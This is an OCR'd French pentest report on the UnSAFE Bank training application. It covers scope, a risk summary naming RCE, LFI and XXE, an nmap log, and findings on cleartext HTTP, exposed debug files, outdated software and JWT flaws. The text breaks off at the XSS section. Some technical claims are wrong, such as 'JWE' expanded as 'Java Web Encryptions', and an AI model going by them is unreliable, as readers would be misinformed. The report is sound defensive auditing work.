OTERIA – PENTEST

AUDIT de Sécurité

Rapport Audit

Sommaire :

I - Introduction 2
A. Contextes et objectifs 2
B. Intervenants 3
C. Périmètre technique 3
II - Résultats des tests d'intrusion 3
A. Notation et échelle de résultats 4
B. Synthèse globale des résultats 4
C. Points positifs et négatifs 5
D. Synthèse des risques identifiés 5
III - Détails techniques de l'audit 8
A. Reconnaissance générale 8
B. Détails des vulnérabilités 8
1. Absence de Chiffrement TLS/HTTPS - Communication en Claire 8
2. Accès à des Fichiers de Debug et Configuration Sensibles 9
3. Versions de Logiciels Non Supportées et Vulnérables 11
4. Exposition d'Informations Sensibles dans les Tokens JWT 12
5. Faiblesses Multiples dans l'Implémentation JWT 14
6. Cross-Site Scripting (XSS) Stored dans le Champ "Address" 15
7. Énumération d'Utilisateurs via l'API JSON 16
8. Brute-Force possible sur les Mots de Passe 17
9. Vulnérabilité LFI (Local File Inclusion) 19
10. XXE (XML External Entity) – Lecture de fichiers via entités externes 21
11. Désérialisation Non Sécurisée (Insecure Deserialization) 22
13. Reset Password non sécurisé 26
14. Exposition X-Powered-By et des version dans l'en-tête HTTP 27
15. Modification du taux d'intérêt sur les prêts 28
16. IDOR (Insecure Direct Object Reference) sur les Relevés de Compte 29
17. Vulnérabilité Logique : Transfert de Fonds Négatif 30
IV - Conclusion de l'audit 31

I - Introduction

A. Contextes et objectifs

Ce rapport documente le test de pénétration de l'application web UnSAFE Bank réalisé pour Serval Concept. L'audit de sécurité vise à évaluer la posture de sécurité de l'application bancaire virtuelle afin de vérifier que le niveau de protection des données personnelles et des transactions bancaires est conforme aux exigences de sécurité de l'organisation.

Objectif principal :

Identifier les vulnérabilités de sécurité présentes dans l'interface web exposée de l'application UnSAFE Bank, en utilisant une approche de test en boîte noire basée sur les recommandations de l'**OWASP (Open Web Application Security Project)**.

Approche méthodologique :

L'audit suivra une méthodologie d'audit de sécurité structurée, combinant l'analyse de l'interface web avec des tentatives d'escalade de droits si l'accès au serveur est obtenu. Tout au long de l'engagement, les principes éthiques et juridiques seront respectés, notamment en obtenant une approbation préalable avant toute tentative d'escalade de privilèges.

B. Intervenants

OTERIA-Pentest est un cabinet de conseil spécialisé en sécurité offensive et en gestion des risques cyber.

Notre pôle "Pentest" est constitué d'experts certifiés dont la méthodologie repose sur une approche réaliste des menaces (Red Teaming, Pentest Web & Infra).
Pour la réalisation de cet audit, OTERIA a mobilisé une équipe d'auditeurs expérimentés ayant pour mission d'identifier les vulnérabilités techniques, d'analyser leur impact métier et de proposer des mesures correctives pragmatiques. L'équipe en charge de cette mission pour **UnSAFE Bank** est composée de :

- Jérémy DIAZ – Lead Pentester

C. Périmètre technique

Détails de l'application Unsafe Bank	
Adresse IP fourni	192.168.223.188
Version mobile (IOS / Android)	Non communiqué
Identifiants	Inscription via l'interface Web

L'utilisation d'outils de tests automatisés (Sqlmap, Gobuster, Nikto ...) doit être utilisé de façon raisonnée et contrôlée afin de ne peux couper le service Web
Il est**formellement interdit**de tenté d'effectuer une attaque de déni de service
L'application mobile (IOS / Android) Unsafe Bank ne fait pas partie de l'audit par conséquent elle ne doit pas être testé. Uniquement le site web présent sur le port 3000 et l'Api sur le port 80 doivent être audité.

II - Résultats des tests d'intrusion

A. Notation et échelle de résultats

Nous proposons traditionnellement l'échelle d'évaluation globale suivante pour des systèmes d'information d'un secteur d'activité comparable :

[CRITIQUE] **[INSUFFISANT]** [CORRECT] [SATISFAISANT] [EXCELLENT]

Le niveau **CRITIQUE** implique une compromission totale assurée du SI liée à une architecture défaillante, des bonnes pratiques de l'état de l'Art pas du tout respectées, des politiques de sécurité trop laxistes et des lacunes importantes en termes de sécurité applicative.

Le niveau **INSUFFISANT** illustre un nombre élevé de lacunes et points d'amélioration critiques qui ont permis ou peuvent permettre à terme de prendre la main facilement sur le périmètre (compromission), avec néanmoins la prise en charge de différentes bonnes pratiques.

Le niveau**CORRECT**illustre le fait que, malgré le respect encore trop partiel de l'état de l'Art, le niveau de sécurité en place permet de faire baisser les risques sans les inhiber totalement. Ce niveau de sécurité découle généralement d'un travail de fond significatif mais encore incomplet.

Le niveau**SATISFAISANT**illustre une bonne prise en compte des bonnes pratiques et de l'état de l'Art, avec un niveau de risque identifié comme faible pour le type d'activité ; malgré quelques points d'amélioration possibles.

Le niveau **EXCELLENT** illustre le fait que nous n'avons pas pu identifier de lacune significative et que, par expérience, le périmètre nous semble quasi inviolable. Réservé aux audits exhaustifs, dits boîte blanche.

B. Synthèse globale des résultats



[CRITIQUE] **[INSUFFISANT]** [CORRECT] [SATISFAISANT] [EXCELLENT]

Niveau Global : [CRITIQUE]

L'audit de sécurité réalisé sur l'application web **UnSAFE Bank** révèle un niveau de sécurité **CRITIQUE**.
Le système d'information présente des failles structurelles majeures qui compromettent totalement la confidentialité, l'intégrité et la disponibilité des données.
Nos tests ont permis de démontrer qu'un attaquant externe, sans authentification préalable ou avec un simple compte utilisateur, peut prendre le contrôle total du serveur hébergeant l'application.
Les points saillants justifiant cette notation critique sont :

1. **Compromission Totale du Serveur (RCE) :** La présence d'une vulnérabilité de désérialisation non sécurisée permet à un attaquant d'exécuter des commandes arbitraires à distance (Remote Code Execution) et d'obtenir un accès "shell" sur le serveur.
2. **Accès aux Fichiers Sensibles (LFI/XXE) :** Des failles de type Local File Inclusion et XML External Entity permettent l'exfiltration de fichiers systèmes critiques (ex: /etc/passwd) et de codes sources.
3. **Absence de Protection des Données :** L'absence totale de chiffrement (HTTP clair) , le stockage des mots de passe en clair en base de données et l'exposition de données personnelles dans des tokens JWT non chiffrés constituent des violations graves des standards de sécurité et du RGPD.
4. **Obsolescence Technique :** L'utilisation de versions logicielles en fin de vie (PHP 7.2, Apache 2.4.33) expose la banque à des exploits publics connus.

En l'état, l'application ne doit **en aucun cas être maintenue en production** sans une refonte majeure de sa sécurité.

C. Points positifs et négatifs

Points positifs :

+ Architecture API REST
+ Fonctionnalités bancaires complètes


Points négatifs :

- Flux non chiffrés
- Injections Critiques (RCE, XXE, LFI)
- Obsolescence de la stack technique
- Gestion des identités défaillante
- Logique métier vulnérable


D. Synthèse des risques identifiés

ID	Description du risque Métier identifié	Impact (1-5)	Probabilité (1-5)	Niveau
R-01	Fuite massive de données personnelles et bancaires	5	5	CRITIQUE
R-02	Prise de contrôle totale de l'infrastructure (Sabotage/Ransomware)L'exécution de code à distance (RCE) via la désérialisation permet à un attaquant d'installer des malwares, de chiffrer les données (Ransomware) ou d'arrêter le service.	5	4	INSUFFISANT
R-03	Fraude Financière et Perte de Revenus La manipulation du taux d'intérêt (ROI) sur les prêts et l'accès aux comptes clients permettent des détournements de fonds directs et l'octroi de crédits frauduleux.	4	5	INSUFFISANT
R-04	Usurpation d'Identité Client La faiblesse des JWT, le stockage des mots de passe en clair et le reset password défaillant permettent de voler n'importe quel compte client.	5	5	CRITIQUE
R-05	Atteinte à l'image et à la réputation La divulgation publique de ces failles ou le défaçage du site (via XSS/RCE) entraînerait une perte de confiance irrémédiable des clients.	4	4	INSUFFISANT

Matrice des Risques Métiers (Synthèse GRC)



Exposition aux Risques OWASP Top 10



III - Détails techniques de l'audit

Cette partie fournit plus de détails et quelques illustrations concrètes pour les différents points évoqués en synthèse. L'objectif est, dans la mesure du possible, de clarifier certaines préconisations et de permettre aux équipes opérationnelles de s'approprier la démarche de l'attaquant.

A. Reconnaissance générale

Il à été réalisé une cartographie de la surface d'audit grâce à l'outil ***nmap***

```
┌──(jeremy㉿kali)-[~/Documents/Oteria/Unsafe_Bank_Serval_Concept/scan]
└─$ cat scan
# Nmap 7.95 scan initiated Wed Oct 29 14:23:58 2025 as: /usr/lib/nmap/nmap --privileged -A -oN scan_29_10 192.168.223.188
Nmap scan report for pentestweb (192.168.223.188)
Host is up (0.029s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.0p2 Debian 7 (protocol 2.0)
53/tcp   open  domain  dnsmasq 2.90
| dns-nsid:
|_  bind.version: dnsmasq-2.90
80/tcp   open  http    Apache httpd 2.4.33 ((Unix))
|_http-server-header: Apache/2.4.33 (Unix)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
3000/tcp open  http    nginx 1.29.2
|_http-server-header: nginx/1.29.2
|_http-title: UnSAFE Bank
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 3306/tcp)
HOP RTT      ADDRESS
1   29.31 ms unifi.localdomain (10.21.254.254)
2   30.02 ms pentestweb (192.168.223.188)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 29 14:24:19 2025 -- 1 IP address (1 host up) scanned in 21.54 seconds
```

B. Détails des vulnérabilités

1. Absence de Chiffrement TLS/HTTPS - Communication en Claire

Classification OWASP : A2:2017 - Broken Authentication / A3:2017 - Sensitive Data Exposure
Sévérité CVSS v3.1 : 7.5 **[INSUFFISANT]**
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N



Description

L'application web UnSAFE Bank ne propose pas de chiffrement **TLS/HTTPS** pour sécuriser les communications entre le client et le serveur. L'intégralité du trafic réseau transite en clair (HTTP).

Impact

Cette vulnérabilité permet à un attaquant présent sur le réseau (man-in-the-middle) d'intercepter l'intégralité des données transmises, notamment :

- Les identifiants de connexion (Customer ID et mot de passe)
- Les données bancaires personnelles
- Les informations de transactions
- Les jetons de session
- Un attaquant peut ainsi usurper l'identité d'un utilisateur et accéder à son compte bancaire.

Recommandation

Mettre en place un certificat TLS/SSL valide et forcer la redirection HTTPS pour toutes les communications, y compris l'API (actuellement sur le port 80).

2. Accès à des Fichiers de Debug et Configuration Sensibles


Classification OWASP : A5:2017 - Broken Access Control / A6:2017 - Security Misconfiguration
Sévérité CVSS v3.1 : 7.5 **[INSUFFISANT]**
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Description

Plusieurs fichiers sensibles sont accessibles publiquement sans authentification :

a) Fichier phpinfo() accessible


URL : http://192.168.223.188/info.php



Contenu : Divulgation complète de la configuration PHP

b) Dockerfile exposé publiquement

URL : http ://192.168.223.188/Dockerfile
Version mobile (IOS / Android) Non communiqué/Dockerfile



Impact

Ces divulgations d'informations permettent à un attaquant de :

- Identifier les versions de logiciels utilisés (PHP, Apache, etc.)
- Découvrir les extensions PHP activées
- Comprendre l'architecture de déploiement
- Identifier d'autres points d'attaque potentiels

Recommandation

Supprimer ces fichiers du répertoire public de l'application web et mettre en place des règles de serveur (.htaccess ou configuration Apache) pour bloquer l'accès aux fichiers de debug, fichiers de configuration et autres fichiers sensibles.


3. Versions de Logiciels Non Supportées et Vulnérables

Classification OWASP : A6:2017 - Security Misconfiguration
Sévérité CVSS v3.1 : 9.8 **[CRITIQUE]**
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description

L'application utilise des versions obsolètes et non supportées des composants critiques :

- Apache 2.4.33 (support terminé)
- PHP 7.2.7 (support terminé depuis novembre 2019)



Impact

Ces versions ne reçoivent plus de mises à jour de sécurité et contiennent des vulnérabilités publiquement connues qui peuvent être exploitées à distance pour :

- Exécuter du code arbitraire sur le serveur
- Accéder à des données sensibles
- Compromettre l'intégralité du système

Recommandation

- Mettre à jour vers les dernières versions supportées :
- Apache : version 2.4.x actuelle avec patches de sécurité

PHP : version 8.1 ou supérieure avec support actif


4. Exposition d'Informations Sensibles dans les Tokens JWT

Classification OWASP : A02:2021 - Cryptographic Failures / A01:2021 - Broken Access Control
Sévérité CVSS v3.1 : 7.5 **[INSUFFISANT]**
Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Description

Le token JWT servant à l'authentification des utilisateurs est en clair est simplement encoder en base64. Cela rendre ça lecture facile et peuvent être lu par toute personne interceptant le token
De plus le token JWT contient des informations personnelle sensible et des données financières

Authorization :



Données présente dans le token jwt est décoder via jwt.io

Champ	Valeur	Type de données
acctNo	719028257734	Numéro de compte bancaire
acctBalance	614724.26	Solde du compte
incomeTaxNumber	0065948292	Numéro fiscal
acctOpeningDate	2025-10-30 00:00:00	Date d'ouverture de compte
fname / lname	Theo FGHJ	Nom complet
dob	7890-05-04	Date de naissance
mobileNo	0782674367	Numéro de téléphone
email	t@ttt.com	Adresse email
address	dftgyhujikol	Adresse postale
aadharId	215123028822	Numéro Aadhar (ID national)
panCardId	2020507823	Numéro PAN Card
walletId	0979401981	Identifiant portefeuille

Impact

Cette vulnérabilité permet à un attaquant d'avoir accès à :

- Informations financières critiques : solde de compte, numéros de comptes bancaires, identifiant de portefeuille électronique
- Récupérer des identifiants nationaux sensibles : Aadhar ID et PAN Card permettant l'usurpation d'identité
- Obtenir des données personnelles complètes : nom, date de naissance, adresse, numéro de téléphone, email

Recommandation

- Réduire considérablement le token jwt en ne conservant que le minimun
- Utilises des identifiants référentes afin de ne pas dévoiles d'information de l'utilisateur comme l'identifiant
- Si les tokens doivent absolument être dans le token utiliser les token JWE (Java Web Encryptions)

5. Faiblesses Multiples dans l'Implémentation JWT

Classification OWASP *: A02:2021 - Cryptographic Failures*
Sévérité CVSS v3.1 : *9.1* **[CRITIQUE]**
Vector *: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N*

Le token jwt utilise une signature symétrique

```
{
   typ : jwt,
   Alg :  hs256
}
```

De plus on retrouve une validité du token de 6 jours ce qui est éxessif l'owsap recommande une durée de validité de 15 min
L'utilisation d'un algorithme symétrique rend impossible la révocation individuelle des tokens

Risque

- Usurpation de session
- Si le token fuite l'attaquant possède le compte de la victime pendant la validité du token pendant 6 jours
- Aucun moyen d'invalider le token avant expiration
- Impossibilité de faire de la révocation individuelle de token

Recommandation

- Migrer vers un chiffrement asymétrique comme RS256
- Réduire la durée de validité du token à 15 minutes
- Implémenter un système de révocation de token


6. Cross-Site Scripting (XSS) Stored dans le Champ "Address"

